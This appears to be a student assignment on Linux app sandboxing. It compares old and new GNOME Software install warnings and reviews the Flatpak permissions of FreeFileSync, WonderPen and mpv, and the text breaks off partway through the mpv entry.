Question 1.1
Part A: Security Expectations with the Old GUI
In the old GUI, the presence of the "Sandboxed" icon indicates that the application will run in a restricted environment with limited access to system resources and user data.
Sandboxed Application:

- The application's ability to cause harm is significantly reduced due to its restricted access. Even if compromised, it would have limited reach within the system.
- User data and system files are better protected from unauthorized access by the sandboxed application.
- The application might not have access to all system functionalities, potentially affecting some features.

Non-Sandboxed Application:


- The application has the potential to access and modify system resources and user data more freely.
- A security vulnerability in the application could have more severe consequences due to its wider system access.
- The application is expected to have access to all necessary system resources to function as intended.

Part B: Expectations with the New GUI
The new GUI explicitly labels the application as "Unsafe" and providing details about the potential risks.

- The explicit labeling makes users immediately aware of the potential dangers of installing the application.
- The details provided about the application's access and capabilities allow users to make a more informed decision about installation.

While the "Sandboxed" indicator was a positive sign in the old GUI, it didn't explicitly convey the potential risks of non-sandboxed applications. The new GUI addresses this by directly informing users about the potential dangers, leading to a more cautious and informed approach to software installation.

Question 1.2
Application 1: FreeFileSync



FreeFileSync is potentially unsafe

Full file system read/write access
Can read and write all data on the file system

Home subfolder .var/app
Can read and write all data in the directory

User runtime subfolder gvfsd
Can read and write all data in the directory


User runtime subfolder gvfs
Can read and write all data in the directory

Legacy windowing system
Uses a legacy windowing system

Network access
Has network access

No user device access
The app cannot access any user devices such as webcams or gaming controllers

Auditable code
The source code is public and can be independently audited, which makes the app more likely to be safe


FreeFileSync

Unknown

Version 10.15

Last Updated August 15, 2019

Runtime org.gnome.Platform/aarch64/3.32

Share

List of subsystems shared with the host system

Network
share=network

Inter-process communications
share=ipc

Socket

List of well-known sockets available in the sandbox

X11 windowing system
socket=x11

Wayland windowing system
socket=wayland


Fallback to X11 windowing system
socket=fallback-x11

PulseAudio sound server
socket=pulseaudio

Shared	Network, IPC
Sockets	X11, Wayland
File Systems	XDG Run, Hosts

- Network Access (shared=network): This permission makes sense as FreeFileSync might need to access network drives or locations for synchronization purposes.
- Inter-Process Communication (ipc): This could be used for communication between the main application and any background processes or services related to synchronization tasks.
- X11 and Wayland Sockets (sockets=x11;wayland): These likely enable the application to display its graphical interface correctly on different windowing systems.
- Filesystem Access (filesystems=host;xdg-run/gvfs): This is crucial for the core functionality of FreeFileSync, allowing it to read and write files for comparison and synchronization**.**

Application 2: Wonderpen



WonderPen is potentially unsafe

Legacy windowing system
Uses a legacy windowing system


Network access
Has network access

Proprietary code
The source code is not public, so it cannot be independently audited and might be unsafe

No user device access
The app cannot access any user devices such as webcams or gaming controllers

No file system access
Cannot access the file system at all

Software developer is verified
The software developer has verified their identity, which makes the app more likely to be safe



WonderPen

TominLab

Version 2.4.4

Last Updated February 28, 2024

Runtime org.freedesktop.Platform/aarch64/23.08

Share

List of subsystems shared with the host system

Network
share=network ✓

Inter-process communications
share=ipc ✓

Socket

List of well-known sockets available in the sandbox

X11 windowing system
socket=x11 ✓

Wayland windowing system
socket=wayland


Fallback to X11 windowing system
socket=fallback-x11

PulseAudio sound server
socket=pulseaudio

Shared	Network, IPC
Sockets	X11
Devices	DRI

- Network Access: If WonderPen does not offer features like cloud sync or online collaboration, the need for network access might require further investigation.
- Direct Rendering Infrastructure Access: While potentially useful for performance, this access could also be misused by malicious applications.
- **Inter-Process Communication (ipc):** Similar to the previous app, this is likely used for communication between the main application and any background processes or helper applications related to its functions.
- **X11 Sockets (sockets=x11):** This enables the application to display its graphical interface correctly on X11-based window systems.

Application 3: MPV



mpv is potentially unsafe

User device access
Can access hardware devices such as webcams or gaming controllers

Full file system read access
Can read all data on the file system

System folder tmp
Can read and write all data in the directory

Home subfolder .var/app/io.mpv.Mpv/config/mpv/scripts
Can read and write all data in the directory

Pictures folder
Can read and write all data in the directory

